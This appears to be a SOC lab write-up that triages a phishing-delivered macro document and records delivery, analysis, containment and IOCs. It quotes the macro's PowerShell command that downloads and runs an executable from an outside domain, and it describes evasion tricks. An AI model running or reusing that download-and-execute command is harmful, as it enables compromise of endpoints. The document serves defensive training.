Alert#
 1EventID :            231
 2Event Time :         Feb, 28, 2024, 08:42 AM
 3Rule :               SOC205 - Malicious Macro has been executed
 4Level :              Security Analyst
 5Hostname :           Jayne
 6IP Address :         172.16.17.198
 7File Name :          edit1-invoice.docm
 8File Path :          C:\Users\LetsDefend\Downloads\edit1-invoice.docm
 9File Hash :          1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0
10Trigger Reason :     Suspicious file detected on system.
11AV/EDR Action : DetectedIdentification#
What was the delivery vector?#

Reviewing the Exchange mail server logs confirmed the delivery vector. At Feb 28, 2024, 08:12 AM - 30 minutes before the alert fired - the phishing email arrived from jake.admin@cybercommunity.info (source 172.67.156.165) to jayne@letsdefend.io, carrying the attachment edit1-invoice.docm.zip. The ZIP archive was used to bypass email gateway attachment filtering that would typically block .docm files directly.
Is the payload malicious?#

I submitted the file hash 1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0 to VirusTotal - 26/56 vendors flagged the file as malicious. Static analysis revealed the document contains a hidden macro that triggers automatically when an InkEdit element receives focus, extracting and executing a command from a TextBox control in a hidden window. This non-standard activation method is designed to bypass macro security warnings and analyst sandboxes that do not simulate user interaction. The threat category is identified as downloader.logan / powersh, confirming this is a macro-based downloader.
What did the macro execute?#
Process creation log Event ID 4688 showed that WINWORD.EXE (PID 4545) spawned powershell.exe under the LetsDefend account:
1'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /n
2'C:\Users\admin\AppData\Local\Temp\edit1-invoice.docm'
PowerShell Script Block Logging Event ID 4104 captured the full command at 08:42 AM:
1(New-Object System.Net.WebClient).DownloadFile(
2  'http://www.greyhathacker.net/tools/messbox.exe',
3  'mess.exe'
4)
5Start-Process 'mess.exe'

The macro used System.Net.WebClient.DownloadFile to fetch messbox.exe from greyhathacker.net and immediately executed it as mess.exe in the current directory - a classic single-stage macro downloader execution pattern.
Did anyone else get targeted?#
The mail log shows the phishing email was addressed exclusively to jayne@letsdefend.io. No other recipients were identified in the delivery logs.
Did the attack succeed?#
Yes. The macro executed successfully, PowerShell spawned and ran the download command, and mess.exe was executed on the host. The EDR detected the activity but the payload reached execution stage before containment.
Triage Decision#
True Positive. A phishing email delivered a macro-enabled document that successfully executed a PowerShell downloader, fetched a second-stage executable from an external attacker domain, and ran it on the endpoint. Escalated to L2.
What is the impact level?#
High. The macro executed fully and mess.exe was launched on host Jayne (172.16.17.198). The second-stage payload origin greyhathacker.net is an attacker-controlled domain. Full scope of mess.exe activity requires memory forensics and process tree analysis by L2.
Containment#
Is the attacker still active?#
The macro has executed and mess.exe was launched. Until L2 confirms whether mess.exe established persistence or C2 communication, the attacker should be considered potentially active on the endpoint.
Is the endpoint still exposed?#

No. Host Jayne was isolated via the Containment toggle in the endpoint management console, cutting it off from the corporate network.
Actions taken#
Host Jayne (172.16.17.198) was contained. Sender domain cybercommunity.info and source IP 172.67.156.165 were blocked at the email gateway. Domain greyhathacker[.]net was blocked at the DNS/proxy level. Case escalated to L2 for memory acquisition and full forensic investigation of mess.exe behavior.
IOCs#
| Type | Value | Description |
|---|---|---|
jake.admin@cybercommunity.info | phishing sender | |
| IP | 172.67.156.165 | phishing email source |
| Domain | greyhathacker[.]net | second-stage payload hosting |
| URL | hxxp://www.greyhathacker[.]net/tools/messbox.exe | payload download URL |
| File | edit1-invoice.docm.zip | phishing attachment |
| File | edit1-invoice.docm | SHA256: 1a819d18c9a9de4f81829c4cd55a17f767443c22f9b30ca953866827e5d96fb0 |
| File | mess.exe | downloaded second-stage executable |
| Host | Jayne (172.16.17.198) | compromised endpoint |
| Account | LetsDefend | account under which macro executed |